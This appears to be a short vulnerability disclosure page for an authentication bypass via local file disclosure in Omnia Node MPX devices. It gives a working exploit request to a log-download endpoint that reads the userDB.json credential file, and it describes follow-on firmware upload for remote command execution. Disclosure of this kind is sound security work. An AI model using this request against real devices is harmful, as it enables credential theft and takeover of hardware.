
Omnia Node MPX Auth Bypass via LFD



Disclosure vulnerability to access the Control Panel with high privileges
CVE ID: Under assignment
CVE Author: Momen Eldawakhly (Cyber Guy)
Description:
Through this vulnerability you can access the whole credentials including the admin/high level accounts credentials, then you can upload new firmware which could be crafted then getting Remote Command Execution, edit the network configuration, e.g.DNS, monitor the traffic, change passwords or even the serve's IP address, and control the hardware itself.
Exploit:
http://10.10.10.3:19630/logs/downloadMainLog?fname=/appConfig/userDB.json
PoC:
Credentails obtained:
Accessing the credentials storage
Panel accessed:

System settings accessed:

Full system settngs accesses



Last modified 3mo ago

WAS THIS PAGE HELPFUL? 🖂 💳 😊